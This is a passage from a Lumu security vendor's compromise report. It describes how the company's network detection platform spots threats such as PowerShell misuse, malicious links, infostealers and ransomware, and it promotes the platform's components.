For example, Lumu can detect suspicious use of Windows Command Shell (T1059.003) and PowerShell (T1059.001). It does this by analyzing the network traffic these tools generate. Strange network connections, large data movements, or links to known bad IP addresses or domains can show malicious use.

Lumu also detects network traffic from any attempts to download or execute files from suspicious websites or domains. This is the Malicious Link (T1204.001) technique (another sub-technique of User Execution). In the case where the download is not caught, Lumu spots any unusual traffic patterns that show scripts or programs are running after a user clicks a bad link. Security teams can then find and stop threats from these techniques quickly.

How To Use This Report To Strengthen Your Defenses


This Lumu Compromise Report shows how cyber threats are dynamic. We see changing evasion techniques, new phishing methods, the spread of infostealers, and the ongoing threat of ransomware. In defense, we need strong, forward-thinking defense plans.

The insights in this report show the need for continuous detection, a well-integrated stack, and up-to-date intelligence. Lumu's innovative platform exemplifies this approach. It empowers organizations to stop reacting to threats and instead find and mitigate them early.

A Rounded Cyber Defense With the Lumu SecOps Platform

A security operations (SecOps) platform helps your team get a full view of your network and create a holistic security posture. A good SecOps platform gives companies a connected defense, helping security tools work together smoothly.

Lumu's SecOps platform offers a complete, integrated cybersecurity package. It's built around our signature Lumu Defender. Lumu's four optional add-ons complete the platform. Together, these five tools keep companies ahead of threats and disrupt the enemy's status quo.



How does the Lumu SecOps platform help organizations innovate and defend against cyber adversaries?

Lumu Defender is the heart of the SecOps platform. All criminals must use the network to navigate — that's why NDR should be the base of your defense. Defender continuously looks for compromises across the network. It also brings your existing security tools together in one view. This removes information barriers, or 'silos', and helps ensure attackers can't slip between the gaps.

To fight the trends revealed in this report, Lumu Defender:

- Finds strange traffic patterns linked to **anonymizer** or **dropper** activity.
- Gives real-time visibility of malicious communications that **bypassed endpoint security**, such as fileless malware activity.
- Identifies **command-and-control** communications, for example **infostealers** exfiltrating stolen data.
- Detects lateral movement within the network as a **ransomware attack** spreads.
- Shows up network traffic resulting from **phishing** attacks, such as connections to malicious websites or downloads of malware.

The other four components of the Lumu SecOps Platform build a strong, proactive defense structure that works seamlessly together.

Lumu Autopilot gives 24/7 automated defense. This helps even small teams that can't work around the clock.

Lumu Archive stores network logs for compliance and forensic investigations. It is also the foundation of our Playback feature. Playback checks up to two years of archived records against any new Indicators of Compromise (IoCs). This ensures security teams can detect past breaches and uncover vulnerabilities.

Lumu Discover offers the intelligence you need to shore up your defenses. Discover constantly scans for any vulnerabilities or compromised credentials on the internet that may offer attackers an opportunity. It also audits your external attack surface (all publicly facing services, systems, and resources that an attacker could potentially target) for any possible weaknesses.

Maltiverse by Lumu is an up-to-date and well-organized threat intelligence feed. Maltiverse helps you understand the dangers of cyber criminals worldwide and their methods. It shows where potential threats may come from.

Designing a Disruptive Defense

This Lumu Compromise Report shows how cyber threats are evolving. It highlights a constant cycle of innovation between attackers and defenders.

Attackers are finding new ways to be stealthy and to exploit vulnerabilities. So, defenders need to adapt to survive.

Infostealers are still a dominant threat. The credentials they steal are then being used in further attacks. These attacks, as a result, more easily evade endpoint defenses and move laterally within your network.

To fight these evolving threats, the report suggests a defense strategy that goes one better than reacting — actively disrupting the battlefield.

- **Stay vigilant:** Watch the network and automate your response.
- **Stay informed:** Track threat trends.
- **Stay structured:** Make sure your stack works together.

The Lumu SecOps platform empowers your defense strategy. It provides you with deep network visibility, sharp anomaly detection, and decisive response. Everything you need to effectively counter threats and protect your organization.

LUMU

www.lumu.io

Lumu Technologies | 8600 NW 36th Street, Suite 150 Doral, FL 33166 | info@lumu.io | +1 (877) 909-5868